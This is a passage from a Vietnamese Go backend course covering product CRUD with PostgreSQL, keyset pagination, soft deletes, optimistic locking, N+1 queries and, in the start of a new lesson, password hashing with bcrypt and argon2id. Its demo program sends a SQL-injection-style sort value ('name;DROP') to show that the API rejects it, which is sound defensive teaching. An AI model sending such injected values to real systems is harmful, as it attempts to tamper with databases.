    walk("newest", "sort=newest")
    walk("price_asc", "sort=price_asc&category_id=1")
    walk("price_desc + lọc", "sort=price_desc&min_price=200000&max_price=400000")
    show("tìm 'mẫu 1' ", "GET", "/products?q=m%E1%BA%ABu%201&limit=3", "")
    show("tìm có ký tự % ", "GET", "/products?q=%25", "")
    show("sort lạ", "GET", "/products?sort=name%3BDROP", "")
    show("cursor hỏng", "GET", "/products?cursor=abc", "")

    fmt.Println("--- xóa ---")
    must(pool.Exec(ctx, `INSERT INTO order_items (order_id, product_id, quantity) VALUES (1, 1, 2)`))
    show("xóa SP đã có trong đơn", "DELETE", "/products/1", "")
    show("ẩn thay vì xóa", "PATCH", "/products/1", `{"is_active":false}`)
    code, b := call("GET", "/products?limit=100", "")
    var all struct{ Data []Product }
    _ = json.Unmarshal(b, &all)
    fmt.Printf("danh sách công khai sau khi ẩn SP 1 -> %d, còn %d sản phẩm\n", code, len(all.Data))
    show("xóa SP chưa bán", "DELETE", "/products/26", "")
    show("xóa lần hai", "DELETE", "/products/26", "")
}

func ptr[T any](v T) *T { return &v }
```

```
--- CRUD ---
tạo                       POST   /products              -> 201 {"id":26,"category_id":1,"sku":"AO-
DEMO","name":"Áo demo","price":199000,"stock":5,"is_active":true,"created_at":"<thời gian>"}
trùng SKU                 POST   /products              -> 409 {"error":{"code":"conflict"}}
danh mục không tồn tại    POST   /products              -> 422 {"error":{"code":"invalid"}}
sai dữ liệu (binding)     POST   /products              -> 422 {"error":{"code":"validation_failed"}}
đọc                       GET    /products/26           -> 200 {"id":26,"category_id":1,"sku":"AO-
DEMO","name":"Áo demo","price":199000,"stock":5,"is_active":true,"created_at":"<thời gian>"}
không tồn tại             GET    /products/9999         -> 404 {"error":{"code":"not_found"}}
sửa một phần (giá)        PATCH  /products/26           -> 200 {"id":26,"category_id":1,"sku":"AO-
DEMO","name":"Áo demo","price":179000,"stock":5,"is_active":true,"created_at":"<thời gian>"}
sửa giá âm (binding chặn) PATCH  /products/26           -> 422 {"error":{"code":"validation_failed"}}
repo bỏ qua handler, giá âm -> dữ liệu vi phạm ràng buộc (products_price_check)
--- danh sách + keyset ---
newest             3 trang, 26 bản ghi duy nhất, thứ tự id: [26 25 24 23 22 21 20 19 18 17 16 15 14 13 12
11 10 9 8 7 6 5 4 3 2 1]
price_asc          2 trang, 13 bản ghi duy nhất, thứ tự id: [10 20 26 6 16 2 12 22 8 18 4 14 24]
price_desc + lọc   2 trang, 15 bản ghi duy nhất, thứ tự id: [23 18 13 8 3 22 17 12 7 2 21 16 11 6 1]
tìm 'mẫu 1'               GET    /products?q=m%E1%BA%ABu%201&limit=3 -> 200
{"data":[{"id":19,"category_id":2,"sku":"SKU-019","name":"Áo mẫu
19","price":500000,"stock":10,"is_active":true,"created_at":"<thời gian>"},{"id"…
tìm có ký tự %            GET    /products?q=%25        -> 200 {"data":[],"meta":{"next_cursor":""}}
sort lạ                   GET    /products?sort=name%3BDROP -> 422 {"error":{"code":"invalid"}}
cursor hỏng               GET    /products?cursor=abc   -> 422 {"error":{"code":"invalid"}}
--- xóa ---
xóa SP đã có trong đơn    DELETE /products/1            -> 409 {"error":{"code":"conflict"}}
ẩn thay vì xóa            PATCH  /products/1            -> 200 {"id":1,"category_id":2,"sku":"SKU-
001","name":"Áo mẫu 1","price":200000,"stock":10,"is_active":false,"created_at":"<thời gian>"}
danh sách công khai sau khi ẩn SP 1 -> 200, còn 25 sản phẩm
xóa SP chưa bán           DELETE /products/26           -> 204
xóa lần hai               DELETE /products/26           -> 404 {"error":{"code":"not_found"}}
```

Cách đọc kết quả:

1. **Tạo**: `201`; trùng SKU ra `409` (lỗi `23505`); danh mục không tồn tại ra `422` (lỗi `23503` khi *chèn*, dịch thành "dữ liệu sai"); `binding` chặn giá âm ra `422 validation_failed` trước khi chạm DB.

2. **Sửa một phần**: chỉ `price` được gửi thì chỉ `price` đổi (`name`, `stock` giữ nguyên). Dòng `repo bỏ qua handler` chứng minh lớp bảo vệ thứ hai: `products_price_check` của PostgreSQL chặn dữ liệu sai dù ai đó đi vòng handler.
3. **Keyset**: ba kiểu sắp xếp, mỗi kiểu đi hết các trang và thu về **đúng số bản ghi duy nhất** (26 với `newest`, 13 với `price_asc` lọc danh mục 1, 15 với `price_desc` lọc khoảng giá), không dòng nào lặp (chương trình in `TRÙNG:` nếu có). Đặc biệt `price_asc` chỉ có **5 mức giá cho 25 sản phẩm**, tức là rất nhiều dòng trùng khóa sắp xếp; nhờ cặp `(price, id)` ranh giới trang vẫn chính xác. Thứ tự id ở `price_asc` (`10 20 26 6 16 …`) cho thấy các dòng cùng giá được sắp theo `id` tăng dần.
4. **Tìm kiếm**: `q=mẫu 1` khớp "mẫu 1", "mẫu 10"..."mẫu 19"; `q=%` **không khớp mọi dòng** (trả mảng rỗng) nhờ thoát ký tự `%`.
5. **Đầu vào độc hại**: `sort=name;DROP` và `cursor=abc` nhận `422`, không bao giờ chạm tới CSDL dưới dạng SQL.
6. **Xóa**: sản phẩm đã nằm trong `order_items` không xóa được (`409`, lỗi `23503` khi *xóa* dịch thành xung đột trạng thái). Giải pháp nghiệp vụ là **ẩn** (`is_active=false`): sản phẩm biến mất khỏi danh sách công khai nhưng đơn hàng cũ vẫn tham chiếu được. Sản phẩm chưa từng bán thì xóa được (`204`), xóa lần hai ra `404`.

5.1. Xóa mềm hay xóa cứng?

	Xóa cứng (`DELETE`)	Xóa mềm (`deleted_at`/`is_active`)
Dữ liệu	Mất thật (cần sao lưu để khôi phục)	Còn, có thể khôi phục, giữ lịch sử, phục vụ kiểm toán
Ràng buộc	Khóa ngoại chặn khi còn tham chiếu	Không bị chặn
Rủi ro	Xóa nhầm	**Quên lọc** `deleted_at IS NULL` ở một truy vấn nào đó ⇒ dữ liệu "đã xóa" lộ ra; **UNIQUE** va chạm (SKU của sản phẩm đã xóa vẫn chiếm chỗ); bảng phình
Hợp với	Dữ liệu không có giá trị lịch sử, dữ liệu tạm	Thực thể nghiệp vụ có tham chiếu (sản phẩm, người dùng, đơn hàng)

Nếu chọn xóa mềm: (1) tạo **index một phần**: `CREATE UNIQUE INDEX ... ON products (sku) WHERE deleted_at IS NULL` để SKU duy nhất chỉ giữa các bản ghi còn sống; (2) đưa điều kiện lọc vào **một nơi** (hàm dựng truy vấn của repository, hoặc một `VIEW`), đừng để từng truy vấn tự nhớ; (3) lập lịch dọn dữ liệu cũ. Với dữ liệu cá nhân, xóa mềm **không** thỏa yêu cầu "quyền được xóa" của các quy định bảo vệ dữ liệu; cần quy trình ẩn danh hóa/xóa thật.

6. Cập nhật đồng thời: khóa lạc quan

Hai quản trị viên cùng mở trang sửa sản phẩm, một người đổi giá, người kia đổi tên rồi bấm Lưu sau cùng. Nếu `PUT` ghi đè toàn bộ, thay đổi giá của người thứ nhất **bị mất âm thầm** (lost update, Buổi 21). `PATCH` một phần giảm thiểu vấn đề này khi hai người sửa *trường khác nhau*, nhưng không giải quyết khi sửa *cùng* trường hoặc khi giá trị mới phụ thuộc giá trị cũ.

Khóa lạc quan (*optimistic locking*): mỗi bản ghi có cột `version` tăng dần; client gửi lại phiên bản nó đã đọc; chỉ cập nhật nếu phiên bản **chưa đổi**:

```
UPDATE products SET price = $2, version = version + 1
WHERE id = $1 AND version = $3
RETURNING version;
```

Nếu số dòng bị ảnh hưởng là `0`, ai đó đã sửa trước: trả `409 Conflict` (hoặc `412 Precondition Failed`) để client tải lại và thử lại. Trên HTTP, cơ chế chuẩn dùng header: phản hồi `GET` kèm `ETag: "7"` (7 là version), client gửi `If-Match: "7"` khi `PATCH`/`PUT`; thiếu `If-Match` ở endpoint yêu cầu nó thì trả `428 Precondition Required`.

```
func (r *Repo) UpdatePrice(ctx context.Context, id, version, price int64) (newVersion int64, err error) {
    err = r.db.QueryRow(ctx, `
        UPDATE products SET price = $3, version = version + 1
        WHERE id = $1 AND version = $2 RETURNING version`, id, version, price).Scan(&newVersion)
    if errors.Is(err, pgx.ErrNoRows) {
        // hoặc id không tồn tại, hoặc version đã đổi: phân biệt bằng một truy vấn kiểm tra tồn tại nếu cần
        return 0, ErrConflict
    }
    return newVersion, mapErr(err)
}
```

Khi nào chọn **khóa bi quan** (`SELECT ... FOR UPDATE`, Buổi 21) thay vì lạc quan? Khi xung đột *thường xuyên* và hậu quả của thử lại là đắt (ví dụ trừ tồn kho trong đặt hàng: dùng `UPDATE ... SET stock = stock - $2 WHERE stock >= $2` nguyên tử, không cần version). Quy tắc kinh nghiệm: dữ liệu *người dùng chỉnh sửa* (hồ sơ, sản phẩm) hợp khóa lạc quan; dữ liệu *bộ đếm/số dư* hợp cập nhật nguyên tử tương đối.

7. Giao dịch xuyên repository và bài toán N+1

Giao dịch. Khi một thao tác nghiệp vụ chạm nhiều bảng (tạo đơn: ghi `orders`, `order_items`, trừ kho), toàn bộ phải thành công hoặc thất bại cùng nhau. Nhờ `DBTX`, service dựng repository trên `pgx.Tx`:

```
// service: biết có giao dịch, không biết pgx cụ thể (qua interface TxRunner)
err := s.tx.Do(ctx, func(r Repos) error { // r.Orders, r.Products dùng CHUNG một pgx.Tx
    if err := r.Products.DecrementStock(ctx, item.ProductID, item.Qty); err != nil {
        return err // trả lỗi => ROLLBACK
    }
    return r.Orders.AddItem(ctx, orderID, item)
})
```

`TxRunner.Do` mở giao dịch, tạo bộ repository gắn với `Tx` đó, chạy hàm, rồi `COMMIT` nếu trả `nil` và `ROLLBACK` nếu lỗi hoặc panic; kèm **thử lại** với `40001`/`40P01` (cài đặt đầy đủ `WithTx` ở Buổi 22). Quy tắc: **không gọi HTTP, không gửi email, không chờ I/O chậm bên trong giao dịch** (giữ khóa và một kết nối pool suốt thời gian đó); việc phụ gửi sau `COMMIT` hoặc qua outbox (Buổi 33).

N+1. Danh sách 20 đơn hàng, mỗi đơn cần tên khách hàng: nếu bạn lặp qua 20 đơn và gọi `GetUser` cho từng đơn thì có **21 truy vấn**. Hai cách sửa:

```
// 1) JOIN khi quan hệ là một-một / nhiều-một
`SELECT o.id, o.total, u.full_name FROM orders o JOIN users u ON u.id = o.user_id WHERE ...`

// 2) Nạp theo lô khi cần dữ liệu một-nhiều: gom ID rồi hỏi MỘT lần
ids := collectUserIDs(orders)
rows, _ := db.Query(ctx, `SELECT id, full_name FROM users WHERE id = ANY($1)`, ids) // $1 là []int64
```

N+1 thường **vô hình khi phát triển** (DB cục bộ nhanh) và **thảm họa ở production** (độ trễ mạng nhân với N). Cách phát hiện: bật `log_min_duration_statement`/`pg_stat_statements` và nhìn số lần gọi của mỗi câu; hoặc đếm số truy vấn mỗi request trong test (Buổi 36 làm kỹ). Với GORM `Preload` hoặc sqlc, cũng phải kiểm tra thực tế câu lệnh sinh ra.

Ghi hàng loạt. Chèn nhiều dòng: dùng `pgx.Batch` (gửi nhiều lệnh trong một vòng mạng) hoặc `CopyFrom` (giao thức COPY, nhanh nhất, cho nhập hàng chục nghìn dòng); đừng lặp `Exec` từng dòng. `CopyFrom` không có `ON CONFLICT`: nhập vào bảng tạm rồi `INSERT ... SELECT ... ON CONFLICT` (Buổi 21).

8. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Ghép chuỗi vào SQL** (`"... WHERE name = '" + q + "'"`, hay `ORDER BY` + tham số từ client): SQL injection. Giá trị là tham số; tên cột là danh sách trắng.
2. `OFFSET` **lớn** cho API công khai: chậm tuyến tính và trùng/sót dòng. Dùng keyset.
3. **Keyset thiếu khóa phụ duy nhất** (`created_at` đơn thuần): dòng trùng khóa bị lặp/sót ở ranh giới trang.
4. **Thiếu index khớp thứ tự sắp xếp**: keyset vẫn đúng nhưng chậm như quét bảng.
5. **Không giới hạn** `limit`, độ dài từ khóa, hoặc cho phép sắp xếp theo mọi cột.
6. `LIKE` **không thoát** `%` **và** `_`; hoặc dùng `ILIKE '%...%'` trên bảng triệu dòng mà không có index trigram.
7. `COUNT(*)` **ở mọi lần liệt kê** trên bảng lớn.
8. **Dựa vào chuỗi thông báo lỗi** của PostgreSQL thay vì SQLSTATE; hoặc dịch `23503` thành một nghĩa cho mọi thao tác.
9. `UPDATE` **ghi đè toàn bộ** (hoặc ORM `Save`) làm mất sửa đổi đồng thời; không có khóa lạc quan khi nhiều người cùng sửa.
10. **Xóa cứng thực thể có tham chiếu**, hoặc xóa mềm nhưng quên lọc, UNIQUE va chạm.
11. **INSERT rồi SELECT** (hai vòng mạng, có cửa sổ race) thay vì `RETURNING`.
12. **Quên** `rows.Close()`**/không kiểm tra** `rows.Err()` (dùng `CollectRows` để tránh); giữ kết nối pool bị rò rỉ.
13. **N+1** trong danh sách; hoặc ngược lại, `JOIN` một-nhiều làm nhân bản dòng và phân trang sai.
14. **Chờ I/O chậm bên trong giao dịch**; giao dịch dài giữ khóa.
15. **Trả** `nil` **slice** (JSON `null`) thay vì `[]` cho danh sách rỗng.

9. Góc nhìn thực chiến

Góc nhìn thực chiến

Ở các hệ thống thật, chi phí của tầng dữ liệu hiếm khi nằm ở câu lệnh *đúng* mà ở **bộ ba tăng trưởng**: số dòng (OFFSET sâu, COUNT đắt), số truy vấn mỗi request (N+1), và số kết nối (giao dịch dài, pool cạn). Hãy thiết lập thói quen: **mọi endpoint danh sách có phân trang theo khóa và giới hạn** `limit` **ngay từ ngày đầu**, vì đổi từ offset sang cursor sau khi có client là thay đổi phá vỡ. Mọi câu truy vấn mới đều qua `EXPLAIN (ANALYZE)` trên dữ liệu có kích thước gần với production, không phải 25 dòng của bảng dev: kế hoạch thực thi trên bảng nhỏ nói dối. Trong review, hãy tìm bốn thứ: chuỗi SQL được nối bằng `+` với biến, `ORDER BY` lấy từ tham số, vòng lặp có truy vấn bên trong, và `Exec` đặt trong `for`.

10. Tóm tắt

Tóm tắt buổi học

- Repository nhận `DBTX` (chạy được trong/ngoài giao dịch), dùng `RETURNING`, `pgx.CollectRows`, và **một** hàm `mapErr` dịch SQLSTATE (`23505`, `23503`, `23514`, `ErrNoRows`) sang lỗi miền; `23503` mang nghĩa khác nhau khi chèn và khi xóa.
- `PATCH` sửa một phần bằng con trỏ + `COALESCE`; `PUT` thay toàn bộ; `POST` trả `201` + `Location`; `DELETE` trả `204`; ưu tiên **ẩn** thực thể có tham chiếu.
- **Hai lớp bảo vệ dữ liệu**: `binding` ở handler và `CHECK`/`FOREIGN KEY`/`UNIQUE` ở CSDL.
- **Keyset** thay `OFFSET`: so sánh cặp `(khóa, id)`, index khớp thứ tự, lấy `limit+1`, cursor mờ; thời gian không phụ thuộc độ sâu và không trùng/sót dòng.
- Truy vấn động an toàn: giá trị là tham số, `ORDER BY` từ danh sách trắng, thoát `%`/`_` trong `LIKE`, giới hạn `limit` và độ dài.
- Cập nhật đồng thời: **khóa lạc quan** (`version`/`ETag`/`If-Match`) cho dữ liệu người dùng sửa; cập nhật nguyên tử tương đối cho bộ đếm.
- Tránh **N+1** (JOIN hoặc `ANY($1)`), không I/O chậm trong giao dịch, ghi hàng loạt bằng `Batch`/`CopyFrom`.

11. Bài tập

1. **[Cơ bản]** Làm lại toàn bộ khuôn CRUD cho `categories` (`id`, `name` duy nhất): `POST`/`GET`/`GET list`/`PATCH`/`DELETE`. Xóa danh mục còn sản phẩm phải ra `409`; kiểm thử đủ năm trường hợp trạng thái (`201`, `409` trùng tên, `404`, `204`, `409` còn tham chiếu).
2. **[Cơ bản]** Thêm endpoint `PUT /products/:id` thay thế toàn bộ (mọi trường bắt buộc). Chứng minh bằng test tính **idempotent**: gọi hai lần cùng nội dung cho cùng trạng thái cuối. Giải thích bằng 3 câu khi nào dùng `PUT`, khi nào `PATCH`.
3. **[Cơ bản]** Thêm lọc `stock_lt` ("sắp hết hàng") và `sort=name_asc`. Với `name`, hãy suy nghĩ vì sao keyset theo `name` cần xử lý đặc biệt (collation, chữ có dấu) và quyết định có nên cho phép sắp xếp theo `name` không.
4. **[Trung bình]** Thêm cột `version` vào `products` bằng migration (Buổi 22), cài `PATCH` với `If-Match`/`ETag` đầy đủ: `GET` trả `ETag`, `PATCH` thiếu `If-Match` ra `428`, sai phiên bản ra `412`, đúng ra `200` với `ETag` mới. Viết test đồng thời: hai goroutine cùng sửa với cùng `If-Match`, đúng **một** thành công.
5. **[Trung bình]** Chuyển sang **xóa mềm** với `deleted_at TIMESTAMPTZ`: migration thêm cột, thay `UNIQUE (sku)` bằng index duy nhất một phần `WHERE deleted_at IS NULL`, sửa mọi truy vấn của repository. Viết test chứng minh: tạo SKU mới trùng với SKU đã xóa thành công; sản phẩm đã xóa không xuất hiện ở `GET`, `list`; endpoint khôi phục hoạt động.
6. **[Trung bình]** Cài `GET /orders` của người dùng hiện tại, phân trang keyset theo `(created_at, id)` và lọc theo `status`, kèm **tên sản phẩm của các dòng hàng** mà không dính N+1 (chứng minh bằng cách đếm số truy vấn: dùng một `DBTX` bọc đếm lệnh, kết quả phải là hằng số 2 truy vấn bất kể số đơn).
7. **[Nâng cao]** Viết bài test **kiểm tra tính đúng đắn của keyset dưới ghi đồng thời**: một goroutine liên tục chèn sản phẩm mới trong khi goroutine khác duyệt hết các trang. Khẳng định: không có bản ghi nào xuất hiện hai lần; mọi bản ghi tồn tại *trước khi bắt đầu duyệt* đều xuất hiện. So sánh với `OFFSET` (cùng thử nghiệm) và đo số lần trùng/sót.
8. **[Nâng cao]** Đo và báo cáo: nạp 1 triệu sản phẩm; so thời gian trang 1, trang 1.000 và trang 10.000 giữa `OFFSET` và keyset (đo p50/p95 qua 100 lần); xác định bằng `EXPLAIN (ANALYZE)` vì sao trang đầu của

`ILIKE '%mẫu%'` chậm, rồi thêm index `pg_trgm` và đo lại. Trình bày bằng bảng số liệu thật, không phỏng đoán.

9. **[Thử thách]** Viết **bộ dựng truy vấn lọc có kiểu** (`QueryBuilder`) tái sử dụng cho mọi repository: nhận danh sách điều kiện, danh sách trắng cột sắp xếp, cặp khóa keyset; sinh SQL và tham số; chống nhồi `ORDER BY`. Kiểm thử bằng **fuzz test** (Buổi 11): với đầu vào ngẫu nhiên, câu SQL sinh ra chỉ chứa mảnh do bạn định nghĩa (khẳng định bằng cách kiểm tra mọi token), và luôn chạy được trên PostgreSQL (không lỗi cú pháp).

Buổi 29 — Xác thực và phân quyền: mật khẩu, JWT, refresh token, RBAC

> **Thông tin buổi học**
> **Thời lượng:** 6–7 giờ · **Mức độ:** Nâng cao · **Cần biết trước:** Buổi 20–22, 24–28

> **Mục tiêu học tập**
> Sau buổi học này bạn có thể:
>
> - Phân biệt **xác thực** (bạn là ai) và **phân quyền** (bạn được làm gì), ánh xạ đúng sang `401` và `403`/`404`.
> - **Lưu mật khẩu đúng cách**: bcrypt hoặc argon2id, muối, chi phí, giới hạn 72 byte, nâng cấp hash, chống dò email.
> - Phát hành và kiểm tra **JWT** an toàn: ép thuật toán, bắt buộc `exp`, kiểm tra `iss`/`aud`, hiểu điều JWT *không* làm được.
> - Cài luồng **access token ngắn hạn + refresh token xoay vòng** có phát hiện dùng lại và đăng xuất thật sự.
> - Viết middleware `RequireAuth`, `RequireRole` và kiểm tra **quyền sở hữu** để chống lỗi IDOR/BOLA, lỗ hổng API phổ biến nhất.
> - Thiết kế bảng lưu refresh token bằng SQL, thao tác xoay vòng **nguyên tử**.

> **Đây là buổi mà một lỗi nhỏ thành một vụ rò rỉ dữ liệu**
> Xác thực là cổng của cả hệ thống. Các sự cố lớn thường không đến từ thuật toán bị phá mà từ **cách dùng sai**: hash nhanh, token không hết hạn, quên kiểm tra quyền sở hữu, đặt khóa bí mật trong mã nguồn. Nguyên tắc vàng: **không tự phát minh mật mã**; dùng các thư viện đã được kiểm nghiệm đúng theo tài liệu, và để mọi quyết định bảo mật nằm trong **một vài chỗ nhỏ, có test**.

1. Xác thực, phân quyền và ba cách hỏi "bạn là ai"

Ba khái niệm hay bị trộn lẫn:

	Câu hỏi	Lỗi HTTP khi thất bại
Xác thực (*authentication*)	Bạn là **ai**? (chứng minh danh tính)	`401 Unauthorized` (thực chất: chưa xác thực)
Phân quyền (*authorization*)	Bạn **được làm gì**?	`403 Forbidden`, hoặc `404` để giấu sự tồn tại
Kiểm toán (*audit*)	Ai đã làm gì, lúc nào?	(ghi log, không phải lỗi)

Có ba mô hình chính để server "nhớ" người dùng giữa các request:

	Session phía server	JWT (token tự mang thông tin)	Token ngẫu nhiên (opaque)
Server lưu gì	Bản ghi phiên (Redis/DB)	**Không lưu gì** (chỉ khóa ký)	Bản ghi token (DB/Redis)
Client giữ	ID phiên (cookie)	Chuỗi JWT chứa claim	Chuỗi ngẫu nhiên

	Session phía server	JWT (token tự mang thông tin)	Token ngẫu nhiên (opaque)
Thu hồi ngay	**Dễ** (xóa bản ghi)	**Khó** (đến khi hết hạn)	**Dễ**
Mỗi request	Tra Redis/DB	Chỉ kiểm tra chữ ký (nhanh, không I/O)	Tra Redis/DB
Hợp với	Web truyền thống, cùng miền	API, nhiều dịch vụ cùng kiểm tra, di động	API cần thu hồi tức thì

Không có lựa chọn "tốt nhất". Thiết kế phổ biến và cân bằng (cũng là của ShopGo) là **kết hợp**: **access token JWT sống ngắn** (khoảng 15 phút) để các request thường không cần tra DB, cộng **refresh token ngẫu nhiên sống dài** lưu ở server để có thể thu hồi và xoay vòng. Mục 3–4 xây từng mảnh.

2. Mật khẩu: lưu thế nào cho không thành thảm họa

2.1. Ba mức độ sai, và cách đúng

1. **Lưu nguyên văn**: ai đọc được CSDL (kể cả bản sao lưu, SQL injection, nhân viên) đọc được mật khẩu mọi người, và người dùng dùng lại mật khẩu ở nơi khác. Thảm họa.
2. **Băm bằng hàm nhanh** (MD5, SHA-1, SHA-256): GPU thử hàng **tỷ** mật khẩu mỗi giây; mật khẩu thông dụng vỡ trong vài phút. Không có muối thì bảng tra sẵn (*rainbow table*) vỡ cả triệu tài khoản cùng lúc.
3. **Mã hóa** (AES): có khóa giải mã nghĩa là có thể bị lấy mất cả khóa lẫn dữ liệu. Mật khẩu không cần được *giải mã*, chỉ cần được *so khớp*.

Cách đúng: dùng **hàm băm mật khẩu chuyên dụng**, cố ý **chậm** và **tốn bộ nhớ**, tự sinh **muối ngẫu nhiên** cho mỗi mật khẩu và lưu muối cùng tham số *ngay trong chuỗi kết quả*:

	bcrypt	argon2id
Tuổi, độ tin cậy	Từ 1999, được kiểm nghiệm cực kỹ	Thắng cuộc thi PHC 2015; khuyến nghị hiện đại
Kháng GPU	Trung bình (chỉ tốn CPU)	**Tốt** (tốn cả bộ nhớ)
Tham số	`cost` (số vòng = 2^cost)	Bộ nhớ, số lần lặp, độ song song
Cấu hình tối thiểu (OWASP)	`cost ≥ 10`	`m=19 MiB, t=2, p=1` (hoặc `m=46 MiB, t=1`)
Giới hạn	**Chỉ dùng 72 byte đầu** của mật khẩu	Không giới hạn thực tế
Thư viện Go	`golang.org/x/crypto/bcrypt`	`golang.org/x/crypto/argon2`

Khuyến nghị: **argon2id** cho hệ thống mới; **bcrypt** vẫn hoàn toàn chấp nhận được và đơn giản nhất để dùng đúng (API một dòng, tự mã hóa muối và cost). Điều quan trọng không phải chọn cái nào mà là *không chọn cái nhanh*. Chương trình sau chạy cả hai và kiểm chứng các tính chất vừa nêu:

```
package main

import (
    "crypto/rand"
    "crypto/subtle"
    "encoding/base64"
    "errors"
    "fmt"
    "strings"
    "time"
```

```
    "golang.org/x/crypto/argon2"
    "golang.org/x/crypto/bcrypt"
)

// ---------- argon2id, mã hóa theo định dạng PHC để lưu MỘT chuỗi duy nhất vào cột password_hash ---------
-

type argonParams struct {
    Memory  uint32 // KiB
    Time    uint32
    Threads uint8
    KeyLen  uint32
}

// Cấu hình tối thiểu theo khuyến nghị OWASP: m=19 MiB, t=2, p=1.
var defaultArgon = argonParams{Memory: 19 * 1024, Time: 2, Threads: 1, KeyLen: 32}

func hashArgon(password string, p argonParams) (string, error) {
    salt := make([]byte, 16)
    if _, err := rand.Read(salt); err != nil {
        return "", err
    }
    key := argon2.IDKey([]byte(password), salt, p.Time, p.Memory, p.Threads, p.KeyLen)
    return fmt.Sprintf("$argon2id$v=%d$m=%d,t=%d,p=%d$%s$%s", argon2.Version, p.Memory, p.Time, p.Threads,
        base64.RawStdEncoding.EncodeToString(salt), base64.RawStdEncoding.EncodeToString(key)), nil
}

func verifyArgon(password, encoded string) (bool, error) {
    parts := strings.Split(encoded, "$") // ["", "argon2id", "v=19", "m=..,t=..,p=..", salt, key]
    if len(parts) != 6 || parts[1] != "argon2id" {
        return false, errors.New("định dạng hash không hợp lệ")
    }
    var p argonParams
    var version int
    if _, err := fmt.Sscanf(parts[2], "v=%d", &version); err != nil || version != argon2.Version {
        return false, errors.New("phiên bản argon2 không tương thích")
    }
    var threads uint
    if _, err := fmt.Sscanf(parts[3], "m=%d,t=%d,p=%d", &p.Memory, &p.Time, &threads); err != nil {
        return false, errors.New("tham số hash không hợp lệ")
    }
    p.Threads = uint8(threads)
    salt, err1 := base64.RawStdEncoding.DecodeString(parts[4])
    want, err2 := base64.RawStdEncoding.DecodeString(parts[5])
    if err1 != nil || err2 != nil {
        return false, errors.New("hash hỏng")
    }
    got := argon2.IDKey([]byte(password), salt, p.Time, p.Memory, p.Threads, uint32(len(want)))
    return subtle.ConstantTimeCompare(got, want) == 1, nil // so sánh thời gian không đổi
}

func timeIt(f func()) time.Duration {
    start := time.Now()
    f()
    return time.Since(start)
}

func main() {
    pw := "mật-khẩu-của-An-2026"

    fmt.Println("--- bcrypt ---")
    h, _ := bcrypt.GenerateFromPassword([]byte(pw), bcrypt.DefaultCost)
    fmt.Printf("hash: tiền tố %q, độ dài %d (mỗi lần băm ra chuỗi KHÁC nhau vì muối ngẫu nhiên)\n",
string(h[:7]), len(h))
    h2, _ := bcrypt.GenerateFromPassword([]byte(pw), bcrypt.DefaultCost)
    fmt.Println("hai lần băm cùng mật khẩu giống nhau?", string(h) == string(h2))
    fmt.Println("đúng mật khẩu :", bcrypt.CompareHashAndPassword(h, []byte(pw)) == nil)
    fmt.Println("sai mật khẩu  :", bcrypt.CompareHashAndPassword(h, []byte(pw+"x")) == nil)
```

```
    cost, _ := bcrypt.Cost(h)
    fmt.Println("cost lưu NGAY TRONG chuỗi hash:", cost)

    long := strings.Repeat("a", 73)
    _, err := bcrypt.GenerateFromPassword([]byte(long), bcrypt.DefaultCost)
    fmt.Println("mật khẩu 73 byte:", err)

    t10 := timeIt(func() { _, _ = bcrypt.GenerateFromPassword([]byte(pw), 10) })
    t12 := timeIt(func() { _, _ = bcrypt.GenerateFromPassword([]byte(pw), 12) })
    fmt.Println("cost 12 chậm hơn cost 10 ít nhất 2 lần (mỗi +1 cost gấp đôi):", float64(t12)/float64(t10)
> 2)

    fmt.Println("--- argon2id ---")
    eh, _ := hashArgon(pw, defaultArgon)
    fmt.Println("định dạng:", strings.Join(strings.Split(eh, "$")[:4], "$")+"$<muối>$<hash>")
    ok, _ := verifyArgon(pw, eh)
    bad, _ := verifyArgon(pw+"x", eh)
    fmt.Println("đúng mật khẩu :", ok)
    fmt.Println("sai mật khẩu  :", bad)
    _, err = verifyArgon(pw, "$2a$10$khong-phai-argon")
    fmt.Println("hash lạ       :", err)
    fmt.Println("mật khẩu rất dài vẫn băm được (không giới hạn 72 byte):", func() bool { s, e :=
hashArgon(long+long, defaultArgon); return e == nil && s != "" }())

    fmt.Println("--- chi phí cho kẻ tấn công = chi phí cho bạn ---")
    d := timeIt(func() { _, _ = hashArgon(pw, defaultArgon) })
    fmt.Println("một lần băm argon2id (19 MiB) mất trên 1ms:", d > time.Millisecond, "| và dùng 19 MiB RAM
mỗi lần, đây là thứ làm GPU kém lợi thế")
}
```

```
--- bcrypt ---
hash: tiền tố "$2a$10$", độ dài 60 (mỗi lần băm ra chuỗi KHÁC nhau vì muối ngẫu nhiên)
hai lần băm cùng mật khẩu giống nhau? false
đúng mật khẩu : true
sai mật khẩu  : false
cost lưu NGAY TRONG chuỗi hash: 10
mật khẩu 73 byte: bcrypt: password length exceeds 72 bytes
cost 12 chậm hơn cost 10 ít nhất 2 lần (mỗi +1 cost gấp đôi): true
--- argon2id ---
định dạng: $argon2id$v=19$m=19456,t=2,p=1$<muối>$<hash>
đúng mật khẩu : true
sai mật khẩu  : false
hash lạ       : định dạng hash không hợp lệ
mật khẩu rất dài vẫn băm được (không giới hạn 72 byte): true
--- chi phí cho kẻ tấn công = chi phí cho bạn ---
một lần băm argon2id (19 MiB) mất trên 1ms: true | và dùng 19 MiB RAM mỗi lần, đây là thứ làm GPU kém lợi
thế
```

Quan sát:

- **Mỗi lần băm ra chuỗi khác nhau** vì muối ngẫu nhiên, nên hai người cùng mật khẩu có hash khác nhau và bảng tra sẵn vô dụng. Muối, `cost` đều nằm **trong chuỗi hash** (`$2a$10$...`), nên không cần cột riêng, và có thể nâng `cost` về sau (hash cũ vẫn kiểm tra được vì mang `cost` cũ).
- **Giới hạn 72 byte của bcrypt là thật**: Go từ chối mật khẩu 73 byte với lỗi rõ ràng. (Các hệ thống cũ cắt im lặng, nghĩa là mật khẩu 100 ký tự và 72 ký tự đầu của nó là một.) Hãy đặt giới hạn tối đa trong `binding` (`max=72` nếu dùng bcrypt, hoặc `max=128` với argon2id), hoặc băm trước mật khẩu bằng SHA-256 rồi mã hóa base64 (tránh byte NUL) khi muốn hỗ trợ mật khẩu dài với bcrypt.
- `cost` **tăng 1 thì chậm gấp đôi**: đây là cách điều chỉnh độ khó theo sức mạnh phần cứng. Mục tiêu thực tế: một lần băm mất khoảng **50–250 ms** trên máy chủ thật. Chậm hơn nữa thì chính ta dễ bị **DoS** (kẻ tấn công gọi `/login` liên tục để cạn CPU), nên endpoint này cần giới hạn tần suất (Buổi 26).
